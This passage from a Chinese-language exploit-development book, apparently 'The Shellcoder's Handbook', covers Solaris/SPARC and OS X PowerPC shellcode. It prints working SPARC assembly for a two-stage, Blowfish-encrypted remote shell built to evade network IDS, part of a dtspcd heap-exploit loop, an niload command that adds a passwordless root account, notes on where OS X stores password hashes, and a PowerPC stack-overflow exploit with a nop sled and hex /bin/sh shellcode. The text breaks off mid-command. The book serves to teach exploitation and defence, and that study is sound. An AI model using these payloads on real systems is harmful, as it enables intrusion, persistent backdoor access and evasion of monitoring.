self.exploit((each+self.ldso_base), self.retaddr_base)

self.exploit((each+self.ldso_base), self.retaddr_base+4)

self.retaddr_base += self.increment
```

可见，每个可能的retaddr都用4的增量尝试了两次。在这期间，我们假设第一个retaddr_bass可能改写分支指令而不是xor指令。如果两个都不工作，那就可以假设这个堆地址不正确。现在可以通过把递增的偏移量（self.increment）加到正确的堆地址来计算新地址。这个技术将使基于堆的破解更加可靠。

我们将简短地解释在dtspcd破解里使用的SPARC shellcode，以此来结束本节内容。这个shellcode假设输入连接总是绑在套接字0上。在编写的时候，对每个Solaris 操作系统上运行的dtspcd来说，这是正确的。下面看看这个shellcode怎样在3个简单的步骤内实现目标。

先看第一步。

```
write(0, "/bin/ksh", 8);
```

为了让破解代码（或客户端，在于你怎么看待脆弱系统的破解了）知道破解成功了，shellcode把字符串"bin/ksh"写到网络套接字中。这将通知破解代码停止暴力猜解，应该进入代理循环了。你可能在想为什么是"/bin/ksh"而不是其他的字符串呢？选择Korn shell的原因是我们不想通过加入像Success或Owned之类的字符串增加shellcode的大小。我们将重复利用exec()系统调用使用过的字符串，从而节省空间。

接下来，进行第二步。

```
for(i=0; i < 3; i++)
fcntl(0, F_DUP2FD, i);
```

我们只为套接字0复制stdin、stdout和stderr文件描述符。

直达第三步。

```
exec("/bin/ksh", NULL);
```

这就是常见的Solaris/SPARC风格的shell派生技巧。这个汇编组件使用字符串"/bin/ksh"，write()组件也用它通知破解代码我们已经成功了。

11.3　高级 Solaris/SPARC shellcode

传统意义上，UNIX shellcode一般依靠连续的系统调用来实现基本的连通性和权限提升，例如，派生shell并与网络套接字连接。connectback、findsoctet和bindsocket shellcode等是最常用也是用得最多的shellcode，为远程攻击者提供了最基本的shell访问。在编写破解的过程中普遍选用同一shellcode将使基于特征的IDS厂商很容易检测到破解代码。按字节精确匹配shellcode或普通操作不是那么有用，但IDS厂商在匹配新派生shell与客户端之间传递的命令方面却非常成功。如果

你对IDS特征开发感兴趣，我们推荐Jack Koziol写的《SNORT入侵检测实用解决方案》。这本书包含很多精彩内容，比如怎样基于捕获的原始包编写Snort特征等。

例如，对于大多数IDS来说，在网络上发现22、80和443等端口上传输明文的UNIX命令（如uname -a、ps、id和ls -l）都是危险信号，因此，几乎所有的IDS都有相应的规则检测这样的活动。在你的网络上，除了过时的协议外（rlogin、rsh、telnet），你应该从未看到过以明文传输的UNIX命令。这即使不是现代UNIX shellcode最大的缺陷，也是最主要的缺陷之一。

让我们看一条来自Snort IDS（版本2.0.0）的规则。

```
alert ip any any -> any any (msg:"ATTACK RESPONSES id check returned
root";
content: "uid=0(root)" ; classtype:bad-unknown; sid:498; rev:3;)
```

当传输的数据包包含uid=0 (root)时，将触发这个规则。Snort IDS自带的attack-responses.rules中还有一些类似的例子。

在这一节，我们将介绍shellcode的端对端加密。为了完全加密数据通信，我们甚至采用近乎极端的方式，用blowfish加密shellcode。在努力构造blowfish加密通信信道的过程中，我们还发现了最近的UNIX shellcode的其他方面的主要限制。当前的shellocde技术基于直接的系统调用执行(int 0x80, ta 0x8)，对开发复杂的任务来说，这是非常有限的。因此需要具备定位并加载地址空间里的各种库函数的能力，用各种库函数（API）完成目标。Win32破解开发程序受益于加载库函数的杰出灵活性，为各种任务定位和使用API已经很长一段时间了。（本书介绍Windows时对这些技术有详细的描述。）现在，对UNIX shellcode来说，是该用_dlsym()和_dlopen()实现创新的时候了，比如用blowfish加密通信信道，或者在shellcode内利用libpcap窃听网络流量。

我们将用二段式的shellcode完成上述目标。第一段shellocde利用经典的技巧，为第二阶段的shellcode设置执行环境。这个最初的shellcode分三个阶段进行工作：首先，使用系统调用为第二阶段的shellcode设置新的匿名内存映象；然后，把第二段shellocde读入新的内存区域；最后，刷新新区域上的指令缓存（为了安全起见），并以跳向它而结束。同样，在跳转之前，我们应该注意到第二段shellcode期望网络套接字的编号能保存在%i1，因此，在跳转前需要先设置它。下面是用汇编和伪代码形式表示的第一段shellcode：

```
/* assuming "sock" will be the network socket number. whether hardcoded
or found by getpeername() tricks */

/* grab an anonymous memory region with the mmap system call */
map = mmap(0, 0x8000, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_ANON|MAP_SHARED, -1,
0);

/* read in the second-stage shellcode from the network socket */
len = read(sock, map, 0x8000);

/* go over the mapped region len times and flush the instruction cache */
```

```
for(i = 0; i < len; i+=4, map += 4)
        iflush map;

/* set the socket number in %i1 register and jump to the newly mapped region */
_asm_("mov sock, %i1");
f = (void (*)()) map;
f(sock);
```

现在，把上面的伪代码转换成SPARC汇编。

```
        .align 4
        .global main
        .type    main,#function
        .proc   04
main:
        ! mmap(0, 0x8000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_ANON|MAP_SHARED, -1, 0);

        xor     %l1, %l1, %o0   ! %o0 = 0
        mov     8, %l1
        sll     %l1, 12, %o1    ! %o1 = 0x8000
        mov     7, %o2          ! %o2 = 7
        sll     %l1, 28, %o3
        or      %o3, 0x101, %o3 ! %o3 = 257
        mov     -1, %o4         ! %o4 = -1
        xor     %l1, %l1, %o5   ! %o5 = 0
        mov     115, %g1        ! SYS_mmap        115
        ta      8               ! mmap

        xor     %l2, %l2, %l1   ! %l1 = 0
        add     %l1, %o0, %g2   ! addr of new map

      ! store the address of the new memory region in %g2

      ! len = read(sock, map, 0x8000);
      ! socket number can be hardcoded, or use getpeername tricks
        add     %i1, %l1, %o0   ! sock number assumed to be in %i1
        add     %l1, %g2, %o1   ! address of the new memory region
        mov     8, %l1
        sll     %l1, 12, %o2      ! bytes to read 0x8000
        mov     3, %g1          ! SYS_read        3
        ta      8               ! trap to system call

        mov     -8, %l2
        add     %g2, 8, %l1
loop:
        flush   %l1 - 8            ! flush the instruction cache
        cmp     %l2, %o0        ! %o0 = number of bytes read
        ble,a   loop            ! loop %o0 / 4 times
        add     %l2, 4, %l2      ! increment the counter
```

```
jump:
        !socket number is already in %i1
        sub     %g2, 8, %g2
        jmp     %g2 + 8              ! jump to the maped region
        xor     %l4, %l5, %l1        ! delay slot
        ta      3               ! debug trap, should never be reached ...
```

如果用/usr/bin/truss跟踪，最初的shellcode将产生如下输出：

```
mmap(0x00000000, 32768, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_SHARED|MAP_ANON, -1,
0) = 0xFF380000
read(0, 0xFF380000, 32768)      (sleeping...)
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  ....
read(0, " a a a a a a a a a a a a a".., 32768)    = 43
Incurred fault #6, FLTBOUNDS  %pc = 0x84BD8584
siginfo: SIGSEGV SEGV_MAPERR addr=0x84BD8584
Received signal #11, SIGSEGV [default]
siginfo: SIGSEGV SEGV_MAPERR addr=0x84BD8584
        *** process killed ***
```

可见，我们成功地将一个匿名内存区域（0xff380000）和read()从stdin映射入了a字符串并跳向它。执行终于停下来了，我们得到SIGSEGV（段故障），因为一行0x61字符其实并没什么意义。

现在将为第二段shellcode收集各种信息，并以此来结束本节的学习。第二段shellcode的步进式执行流后面是带有汇编和C组件的shellcode本身。看一下伪代码，这样你就能更好地理解正在发生什么了。

```
- open() /usr/lib/ld.so.1 (dynamic linker).
- mmap() ld.so.1 into memory (once again).
- locate _dlsym in newly mapped region of ld.so.1
- search .dynsym, using .dynstr (dynamic symbol and string tables)
- locate and return the address for _dlsym() function
- using _dlsym() locate dlopen, fread, popen, fclose, memset, strlen ...
- dlopen() /usr/local/ssl/lib/libcrypto.so (this library comes with openssl)
- locate BF_set_key() and BF_cfb64_encrypt() from the loaded object(libcrypto.so)
- set the blowfish encryption key (BF_set_key())
- enter a proxy loop (infinite loop that reads and writes to the network socket)
```

代理循环的伪代码如下：

```
- read() from the network socket (client sends encrypted data)
- decrypt whatever the exploit send over. (using BF_cfb64_encrypt() with
DECRYPT flag)
- popen() pipe the decrypted data to the shell
- fread() the output from the shell (this is the result of the piped command)
- do an strlen() on the output from popen() (to calculate its size)
- encrypt the output with the key (using BF_cfb64_encrypt() with ENCRYPT flag)
- write() it to the socket (exploit side now needs to decrypt the response)
- memset() input and output buffers to NULL
- fclose() the pipe
  jump to the read() from socket and wait for new commands
```

下面是真正的代码。

```
----------- BF_shell.s ------------------------------------

        .section     ".text"
        .align 4
        .global main
        .type      main,#function
        .proc      04
main:
        call      next
        nop
!use %i1 for SOCK
next:
        add       %o7, 0x368, %i2       !functable addr

        add       %i2, 40, %o0       !LDSO string
        mov       0, %o1
        mov       5, %g1             !SYS_open
        ta       8

        mov       %o0, %i4             !fd
        mov       %o0, %o4               !fd
        mov       0, %o0             !NULL
        sethi      %hi(16384000), %o1      !size
        mov       1, %o2                   !PROT_READ
        mov       2, %o3                   !MAP_PRIVATE
        sethi        %hi(0x80000000), %g1
        or         %g1, %o3, %o3
        mov       0, %o5                   !offset
        mov       115, %g1                   !SYS_mmap
        ta       8

        mov       %i2, %l5             !need to store functable to temp reg
        mov      %o0, %i5            !addr from mmap()
        add       %i2, 64, %o1       !"_dlsym" string
        call       find_sym
        nop
        mov       %l5, %i2             !restore functable

        mov       %o0, %i3             !location of _dlsym in ld.so.1

        mov       %i5, %o0                   !addr
        sethi      %hi(16384000), %o1       !size
        mov       117, %g1                  !SYS_munmap
        ta       8

        mov       %i4, %o0                  !fd
        mov       6, %g1                 !SYS_close
```

```
 ta      8
 sethi     %hi(0xff3b0000), %o0   !0xff3b0000 is ld.so base in every process
 add      %i3, %o0, %i3           !address of _dlsym()
 st      %i3, [ %i2 + 0 ]           !store _dlsym() in functable

 mov      -2, %o0
 add      %i2, 72, %o1          !"_dlopen" string
 call      %i3
 nop
 st      %o0, [%i2 + 4]          !store _dlopen() in functable

 mov      -2, %o0
 add      %i2, 80, %o1          !"_popen" string
 call      %i3
 nop
 st      %o0, [%i2 + 8]          !store _popen() in functable

 mov      -2, %o0
 add      %i2, 88, %o1          !"fread" string
 call      %i3
 nop
 st      %o0, [%i2 + 12]          !store fread() in functable

 mov      -2, %o0
 add      %i2, 96, %o1          !"fclose" string
 call      %i3
 nop
 st      %o0, [%i2 + 16]          !store fclose() in functable

 mov      -2, %o0
 add      %i2, 104, %o1          !"strlen" string
 call      %i3
 nop
 st      %o0, [%i2 + 20]          !store strlen() in functable

 mov      -2, %o0
 add      %i2, 112, %o1          !"memset" string
 call      %i3
 nop
 st      %o0, [%i2 + 24]          !store memset() in functable


 ld      [%i2 + 4], %o2          !_dlopen()
 add      %i2, 120, %o0
!"/usr/local/ssl/lib/libcrypto.so" string
 mov      257, %o1              !RTLD_GLOBAL | RTLD_LAZY
 call      %o2
 nop
```

11

```
        mov     -2, %o0
        add     %i2, 152, %o1           !"BF_set_key" string
        call    %i3
        nop
        st      %o0, [%i2 + 28]         !store BF_set_key() in functable

        mov     -2, %o0
        add     %i2, 168, %o1           !"BF_cfb64_encrypt" string
        call    %i3                       !call _dlsym()
        nop
        st      %o0, [%i2 + 32]         !store BF_cfb64_encrypt() in functable

        !BF_set_key(&BF_KEY, 64, &KEY);
        !this API overwrites %g2 and %g3
        !take care!
          add     %i2, 0xc8, %o2        ! KEY
        mov     64, %o1                 ! 64
        add     %i2, 0x110, %o0           ! BF_KEY
          ld      [%i2 + 28], %o3       ! BF_set_key() pointer
          call    %o3
          nop

while_loop:

        mov     %i1, %o0             !SOCKET
        sethi     %hi(8192), %o2

        !reserve some space
        sethi     %hi(0x2000), %l1
        add     %i2, %l1, %i4               ! somewhere after BF_KEY

        mov     %i4, %o1                     ! read buffer in %i4
        mov     3, %g1                  ! SYS_read
        ta      8

        cmp     %o0, -1                 !len returned from read()
        bne     proxy
        nop
        b       error_out               !-1 returned exit process
         nop

proxy:
        !BF_cfb64_encrypt(in, out, strlen(in), &key, ivec, &num, enc);
DECRYPT
        mov     %o0, %o2             ! length of in
        mov     %i4, %o0             ! in
        sethi   %hi(0x2060), %l1
        add     %i4, %l1, %i5             !duplicate of out
```

```
add     %i4, %l1, %o1             ! out
add     %i2, 0x110, %o3           ! key
sub     %o1, 0x40, %o4            ! ivec
st      %g0, [%o4]                ! ivec = 0
sub     %o1, 0x8, %o5             ! &num
st      %g0, [%o5]                ! num = 0
!hmm stack stuff..... put enc [%sp + XX]
st      %g0, [%sp+92]             !BF_DECRYPT    0
ld      [%i2 + 32], %l1           ! BF_cfb64_encrypt() pointer
call    %l1
nop

mov     %i5, %o0                  ! read buffer
add     %i2, 192, %o1             ! "rw" string
ld      [%i2 + 8], %o2            ! _popen() pointer
call    %o2
nop

mov     %o0, %i3                  ! store FILE *fp

mov     %i4, %o0                  ! buf
sethi   %hi(8192), %o1            ! 8192
mov     1, %o2                    ! 1
mov     %i3, %o3                  ! fp
ld      [%i2 + 12], %o4           ! fread() pointer
call    %o4
nop

mov     %i4, %o0                  !buf
ld      [%i2 + 20], %o1           !strlen() pointer
call    %o1, 0
nop

!BF_cfb64_encrypt(in, out, strlen(in), &key, ivec, &num, enc);
ENCRYPT
mov     %o0, %o2                  ! length of in
mov     %i4, %o0                  ! in
mov     %o2, %i0                  ! store length for write(.., len)
mov     %i5, %o1                  ! out
add     %i2, 0x110, %o3           ! key
sub     %i5, 0x40, %o4            ! ivec
st      %g0, [%o4]                ! ivec = 0
sub     %i5, 0x8, %o5             ! &num
st      %g0, [%o5]                ! num = 0
!hmm stack shit..... put enc [%sp + 92]
mov     1, %l1
st      %l1, [%sp+92]             ! BF_ENCRYPT      1
ld      [%i2 + 32], %l1           ! BF_cfb64_encrypt() pointer
call    %l1
```

```
        nop

        mov     %i0, %o2            !len to write()
        mov     %i1, %o0            !SOCKET
        mov     %i5, %o1            !buf
        mov     4, %g1              !SYS_write
        ta      8

        mov     %i4, %o0                    !buf
        mov     0, %o1                      !0x00
        sethi   %hi(8192), %o2
        or      %o2, 8, %o2                  !8192
        ld      [%i2 + 24], %o3             !memset() pointer
        call    %o3, 0
        nop

        mov     %i3, %o0
        ld      [%i2 + 16], %o1     !fclose() pointer
        call    %o1, 0
        nop

        b       while_loop
        nop

error_out:
        mov     0, %o0
        mov     1, %g1              !SYS_exit
        ta      8

! following assembly code is extracted from the -fPIC (position independent)
! compiled version of the C code presented in this section.
! refer to find_sym.c for explanation of the following assembly routine.
find_sym:
        ld      [%o0 + 32], %g3
        clr     %o2
        lduh    [%o0 + 48], %g2
        add     %o0, %g3, %g3
        ba      f1
        cmp     %o2, %g2
f3:
        add     %o2, 1, %o2
        cmp     %o2, %g2
        add     %g3, 40, %g3
f1:
        bge     f2
        sll     %o5, 2, %g2
        ld      [%g3 + 4], %g2
        cmp     %g2, 11
        bne,a       f3
```

```
        lduh    [%o0 + 48], %g2
        ld      [%g3 + 24], %o5
        ld      [%g3 + 12], %o3
        sll     %o5, 2, %g2
f2:
        ld      [%o0 + 32], %g3
        add     %g2, %o5, %g2
        sll     %g2, 3, %g2
        add     %o0, %g3, %g3
        add     %g3, %g2, %g3
        ld      [%g3 + 12], %o5
        and     %o0, -4, %g2
        add     %o3, %g2, %o4
        add     %o5, %g2, %o5
f5:
        add     %o4, 16, %o4
f4:
        ldub    [%o4 + 12], %g2
        and     %g2, 15, %g2
        cmp     %g2, 2
        bne,a        f4
        add     %o4, 16, %o4
        ld      [%o4], %g2
        mov     %o1, %o2
        ldsb    [%o2], %g3
        add     %o5, %g2, %o3
        ldsb    [%o5 + %g2], %o0
        cmp     %o0, %g3
        bne     f5
        add     %o2, 1, %o2
        ldsb    [%o3], %g2
f7:
        cmp     %g2, 0
        be      f6
        add     %o3, 1, %o3
        ldsb    [%o2], %g3
        ldsb    [%o3], %g2
        cmp     %g2, %g3
        be      f7
        add     %o2, 1, %o2
        ba      f4
        add     %o4, 16, %o4
f6:
        jmp     %o7 + 8
        ld      [%o4 + 4], %o0
functable:
        .word 0xbabebab0          !_dlsym
        .word 0xbabebab1          ! dlopen
        .word 0xbabebab2          !_popen
        .word 0xbabebab3          !fread
```

```
        .word 0xbabebab4        !fclose
        .word 0xbabebab5        !strlen
        .word 0xbabebab6        !memset
        .word 0xbabebab7        !BF_set_key
        .word 0xbabebab8        !BF_cfb64_encrypt
        .word 0xffffffff
LDSO:
        .asciz  "/usr/lib/ld.so.1"
        .align 8
DLSYM:
        .asciz  "_dlsym"
        .align 8
DLOPEN:
        .asciz  "_dlopen"
        .align 8
POPEN:
        .asciz  "_popen"
        .align 8
FREAD:
        .asciz  "fread"
        .align 8
FCLOSE:
        .asciz  "fclose"
        .align 8
STRLEN:
        .asciz  "strlen"
        .align 8
MEMSET:
        .asciz  "memset"
        .align 8
LIBCRYPTO:
        .asciz  "/usr/local/ssl/lib/libcrypto.so"
        .align 8
BFSETKEY:
        .asciz  "BF_set_key"
        .align 8
BFENCRYPT:
        .asciz  "BF_cfb64_encrypt"
        .align 8
RW:
      .asciz      "rw"
      .align 8
KEY:
      .asciz
      "6fa1d67f32d67d25a31ee78e487507224ddcc968743a9cb81c912a78ae0a0ea9"
      .align 8
BF_KEY:
        .asciz  "12341234" !BF_KEY storage, actually its way larger
      .align 8
```

像在shellcode注释里提到的那样，find_sym()是一个简单的C例程，它为我们分析动态链接程序区段头部，查找动态符号表和字符串表。其次，它通过分析动态符号表里的入口，并把请求的函数名和字符串表里的字符串做比较，试图找出请求的函数。

```
--------------- find_sym.c ----------------------------------------
#include <stdio.h>
#include <dlfcn.h>
#include <sys/types.h>
#include <sys/elf.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <libelf.h>

u_long find_sym(char *, char *);

u_long
find_sym(char *base, char *buzzt)
{
  Elf32_Ehdr *ehdr;
  Elf32_Shdr *shdr;
  Elf32_Word *dynsym, *dynstr;
  Elf32_Sym  *sym;
  const char *s1, *s2;
  register int i = 0;

    ehdr = (Elf32_Ehdr *) base;

    shdr = (Elf32_Shdr *) ((char *)base + (Elf32_Off) ehdr->e_shoff);

    /* look for .dynsym */

    while( i < ehdr->e_shnum){

          if(shdr->sh_type == SHT_DYNSYM){
                         dynsym = (Elf32_Word *) shdr->sh_addr;
                         dynstr = (Elf32_Word *) shdr->sh_link;
                         //offset to the dynamic string table's section
header
                         break;
          }

          shdr++, i++;
     }

    shdr = (Elf32_Shdr *) (base + ehdr->e_shoff);
     /* this section header represents the dynamic string table */
    shdr += (Elf32_Word) dynstr;
```

11

```
dynstr = (Elf32_Addr *) shdr->sh_addr; /*relative location of .dynstr*/

dynstr += (Elf32_Word) base / sizeof(Elf32_Word); /* relative to virtual */

dynsym += (Elf32_Word) base / sizeof(Elf32_Word); /* relative to virtual */


    sym = (Elf32_Sym *)  dynsym;

    while(1) {

    /* first entry is in symbol table is always empty, pass it */
            sym++; /* next entry in symbol table */

            if(ELF32_ST_TYPE(sym->st_info) != STT_FUNC)
                    continue;

            s1 = (char *) ((char *) dynstr + sym->st_name);
            s2 = buzzt;

            while (*s1 == *s2++)
                    if (*s1++ == 0)
                            return sym->st_value;
    }

}
```

11.4 小结

在本章，我们通过单步执行动态链接程序，介绍了利用Solaris漏洞的第一个真正可靠的方法。另外，我们还介绍了加密的blowfish shellcode，利用它可以战胜各种网络IDS或IPS。

第12章

OS X shellcode

Macintosh（尤其是OS X）的安全性被大肆宣传成超出PC，如下面两段引文所述。

Mac OS X遵循行业标准，具有开放式的软件开发方式，同时采用合理的架构体系，为用户提供了最高等级的安全保证。这种智能设计有效抵御了目前正折磨PC的成群的病毒和间谍软件。（摘自http://www.apple.com/macosx/features/security/。）

Mac OS X正是为了高安全性而设计的，因此，它不会像PC那样再遭受病毒和恶意软件的持续攻击。（摘自http://www.apple.com/getamac/。）

虽然这些只是宣传广告，其真实性有待商榷，但苹果公司简化OS X默认安装方式，在安全方面做了有益的改进，这些都是有目共睹的。然而，到本书截稿时，它在利用保护机制、泄露不可执行堆、栈cookie和ASLR（Address Space Layout Randomization，Windows Vista默认启用这个特性，在一些常见的Linux发行版中也可以看到它的身影）等方面落后于Windows和Linux也是事实。

本章介绍的内容包括苹果公司OS X操作系统的基本信息、OS X上PowerPC和Intel shellcode的基础知识以及在OS X上寻找并利用bug时需要留心的一些问题。

12.1 OS X就是BSD吗

当然不是，或者说不全是。我们可以把OS X想象成集多种操作系统优点于一身的“混血儿”。就像英语是许多优秀语言（其中一些语言已经消亡很久了）的结合体一样，OS X是多种优秀技术的结合体，这些技术中的一些已经不常用了，也有一些是全新的。

OS X和老版本的Mac OS有一些关联。它们的内核都是基于Mach和BSD的，如果追溯它的起源，可以发现自20世纪80年代晚期到1997年苹果公司收购NeXT为止，它一直都是NEXTSTEP的内核实现。OS X在1999年作为Mac OS X v10.0正式对外发布，到本书截稿时，它的版本是v10.4.9。尽管苹果公司在2005年6月宣布，它将在2007年年底之前把所有新Mac都转移到Intel平台上，但OS X现在仍可以在PowerPC和Intel处理器上运行。

除了其独特的“Aqua” UI主题外，OS X确实有一些UNIX的感觉，这主要由于它的大部分组成都来自于一些开源项目。在安全防护方面，OS X稍微落后于Windows和Linux。它没有栈cookie保护，没有栈或堆随机化，也没有堆保护（尽管堆实现有点与众不同，但人们对它对安全的好处还有一定争议）。OS X操作系统有内置的防火墙、所有常见的日志、密码保护等。

虽然OS X支持很多种第三方文件系统，但它首选的文件系统是HFS+（它是苹果公司自己的日志式文件系统）。

12.2 OS X是否开源

可以说它在一定程度上是开源的，在http://www.opensource.apple.com/darwinsource/上可以找到OS X（“Darwin”）的内核源代码。

这些源代码包含了xnu（它是Mach/BSD的内核）以及大量的用户模式组件，其中有些是苹果公司开发的，而另外的则是外部的开源项目所做的。这些代码在编译后，基本就可以组成一个操作系统了。

也就是说，人们对苹果公司的开源凭证有一些异议。在写作本书的时候，OpenDarwin项目（http://www.opendarwin.org/）已经停止了，在结束这个项目的理由中，有一个就提到了“源码的可用性差，与苹果公司所倡导的交互性不符，难以编译及跟踪源码，开发团队对此缺乏兴趣”。

另一个引人注目的与OS X有关系的开源项目是GNU-Darwin，它想在一定范围内把Darwin的能力与GNU社团的活力结合起来。

如果你准备编译Darwin，强烈推荐你了解一下DarwinBuild项目。可以在http://trac.macosforge.org/projects/darwinbuild/上找到该项目。

另一个与Mac有关的开源网站是MacForge（http://www.macforge.net/），它提供了可以在Mac上工作的开源项目索引。

12.3 UNIX支持的OS X

对用惯了Linux的人来说，初次使用OS X时可能会感到比较迷惘。UNIX老用户脑海中冒出来的第一个问题是，“那些东西都躲哪去了？”

我们先看一下文件系统的布局。

Linux	OS X
/etc/init.d/	/Library/StartupItems 或 /System/Library/StartupItems
/home/	/Users/
/mnt/	/Volumes/
<core dumps>	/cores/
/proc/<pid>/maps	vmmap 工具

关于OS X有一点很重要，一些重要的系统配置（例如与`/etc/password`和`/etc/shadow`类似的数据）都保存在一个分级的被称为NetInfo的数据库里。从攻击者的观点来看，这有一些暗示。例如，不能用`cat /etc/shadow`获取密码散列值。

对那些常见的“增加新账号”的shellcode来说，账号消息保存在数据库里会使它更复杂，因为你必须直接用Directory Services API或NetInfo命令行工具增加账号。“B-r00t”（“Smashing The

Mac For Fun & Profit”白皮书的作者）通过运行下面这样的命令行来增加r00t账号（注意对niload的调用）：

```
/bin/echo 'r00t::999:80::0:0:r00t:/:/bin/sh'|/usr/bin/niload -m passwd .
```

密码破解

很明显，NetInfo数据库所在的文件肯定被保存在文件系统里，可以直接从/private/var/db/netinfo/中读取，尽管这需要有root特权。

10.2及以前版本的OS X直接用DES格式保存密码的散列值，可以通过直接查询NetInfo找回散列值：

```
Apple:/private/var/db/shadow/hash root# nidump passwd .
nobody:*:-2:-2::0:0:Unprivileged User:/var/empty:/usr/bin/false
root:********:0:0::0:0:System Administrator:/private/var/root:/bin/sh
daemon:*:1:1::0:0:System Services:/var/root:/usr/bin/false
```

10.3版本把密码的散列值以“shadowed”的格式保存在/var/db/shadow/hash目录里，把散列值保存在以GUID作为文件名的文件里。运行下面这样的命令就可以找到users对应的GUID：

```
nidump -r /users .
```

在10.3版本里，密码的散列值用的是NT LanMan MD4格式，并且在尾部增加了它的SHA1散列值。10.4版本里的散列文件保存在同样的位置（/var/db/shadow/hash），但是使用了加盐值的（salted） SHA1格式。

12.4 OS X PowerPC shellcode

交待这些背景知识后，我们将开门见山，直接尝试利用栈溢出，观察Mac上的PowerPC shellcode和Linux里的Intel shellcode有何异同，不再介绍PowerPC的指令集了。

下面是一段示例代码：

```
// stack.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main( int argc, char *argv[] )
{
        char buff[ 16 ];

        if( argc <= 1 )
                return printf("Error - param expected\n");

        strcpy( (char *)buff, argv[1] );

        return 0;
}
```

同在Linux上做的一样，用gcc编译这个程序：

```
Apple:~/chapter_12 shellcoders$ cc stack.c -o stack
```

分别用一个短的和一个长的字符串作为参数运行它：

```
Apple:~/chapter_12 shellcoders$ ./stack AAAABBBB
Apple:~/chapter_12 shellcoders$ ./stack AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH
```

在使用长字符串之后，并没有看到它有崩溃的迹象（在Intel处理器上，估计这么长的字符串可能会导致程序崩溃）。尝试一些更长的字符串：

```
Apple:~/chapter_12 shellcoders$ ./stack
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLL
Apple:~/chapter_12 shellcoders$ ./stack
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP
Segmentation fault
```

看一下正在改写的保存的返回地址：

```
Apple:~/chapter_12 shellcoders$ gdb ./stack
(gdb) set args
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP
(gdb) run
Starting program: /Users/shellcoders/chapter_12/stack
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP
Reading symbols for shared libraries . done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x4d4d4d4c
0x4d4d4d4c in ?? ()
```

看似非常清楚了，我们重定向了执行流，尽管它所做的改写比我们熟悉的更大一些。本节后面会解释为什么会这样，但是现在，先让shellcode运行起来吧。保存的返回地址`0x4d4d4d4c`毫无意义。在我们关注的处理器（PowerPC）上，指令的长度是32位，以32位为边界对齐。因此，当用`0x4d4d4d4d`改写保存的返回地址时，两个低位被忽略了，径直跳到`0x4d4d4d4c`。

我们将要使用的shellcode来自B-r00t于2003年发表的文章“Smashing The Mac For Fun & Profit”（见http://packetstormsecurity.org/shellcode/PPC_OSX_Shellcode_Assembly.pdf）。稍后再解释这段代码是怎样工作的，现在直接使用即可。

除了上面提到的那些东西，我们还需要nop滑道（sled）。目前，我们只需要知道指令`0x7c631a79`等价于nop，也就是说，它在代码中不做任何实质性的事情。因此，我们会在shellcode前面放很多这样的指令。

执行流是，被重定向到MMMM的，运行下面的命令就可以跳转到任何地方：

```
./stack $(printf "%048x\x40\x40\x40\x40")
```

也就是说，我们把48个“0”与希望跳到的地址组成一个字符串，然后把它作为命令行参数传递了。用`printf`命令的话，这个工作就更简单了，因为它允许用十六进制表示地址。如果想创建nop滑道，可以像下面的命令那样，重复执行nop指令40 000次：

```
for((i=0;i<40000;i++))do printf "\x7c\x63\x1a\x79"; done;
```

注意，在这里有一点与Linux/Intel的机器不一样，我们不需要反转字节序，因为PowerPC是big-endian。

最终的shellcode如下所示：

```
printf
"\x7c\x63\x1a\x79\x40\x82\xff\xfd\x39\x40\x01\x23\x38\x0a\xfe\xf4\x44\xf
f\xff\x02\x60\x60\x60\x60\x7c\xa5\x2a\x79\x7c\x68\x02\xa6\x38\x63\x01\x5
4\x38\x63\xfe\xf4\x90\x61\xff\xf8\x90\xa1\xff\xfc\x38\x81\xff\xf8\x3b\xc
0\x01\x47\x38\x1e\xfe\xf4\x44\xff\xff\x02\x7c\xa3\x2b\x78\x3b\xc0\x01\x0
d\x38\x1e\xfe\xf4\x44\xff\xff\x02\x2f\x62\x69\x6e\x2f\x73\x68"
```

接下来要做的是调试这个程序，猜测一个位于nop滑道范围内的地址。看一下第一个栈帧在进入的`main()`处的什么位置：

```
Apple:~/chapter_12 shellcoders$ gdb ./stack
 (gdb) break main
Breakpoint 1 at 0x2ad0
(gdb) run
Starting program: /Users/shellcoders/chapter_12/stack
Reading symbols for shared libraries . done

Breakpoint 1, 0x00002ad0 in main ()
(gdb) info frame 0
Stack frame at 0xbffffa80:
 pc = 0x2ad0 in main; saved pc 0x2308
```

与Linux不同，初始栈帧位于`0xbfff<nnnn>`。

因为正在写的nop滑道有160 000B，所以，可以假设代码所处的地址比`0xbffffa80`要稍微低一点，就当作是从`0xbffa0404`开始吧。像下面这样安排命令行参数：

```
<padding>
<saved return address>
<nop sled>
<shellcode>
```

运行结果如下（保存的返回地址用粗体表示）：

```
Apple:~/chapter_12 shellcoders$ ./stack "$(printf
"%048x\xbf\xfa\x04\x04")$(for((i=0;i<40000;i++))do printf
"\x7c\x63\x1a\x79"; done;)$(printf
"\x7c\x63\x1a\x79\x40\x82\xff\xfd\x39\x40\x01\x23\x38\x0a\xfe\xf4\x44\xf
f\xff\x02\x60\x60\x60\x60\x7c\xa5\x2a\x79\x7c\x68\x02\xa6\x38\x63\x01\x5
4\x38\x63\xfe\xf4\x90\x61\xff\xf8\x90\xa1\xff\xfc\x38\x81\xff\xf8\x3b\xc
0\x01\x47\x38\x1e\xfe\xf4\x44\xff\xff\x02\x7c\xa3\x2b\x78\x3b\xc0\x01\x0
d\x38\x1e\xfe\xf4\x44\xff\xff\x02\x2f\x62\x69\x6e\x2f\x73\x68")"
Illegal instruction
```

结果很理想。再分别用`\xbf\xfb\x04\x04`和`\xbf\xfc\x04\x04`试一下，可以得到：

```
Apple:~/chapter_12 shellcoders$ ./stack "$(printf
"%048x\xbf\xfc\x04\x04")$(for((i=0;i<40000;i++))do printf
"\x7c\x63\x1a\x79"; done;)$(printf
```

12

```
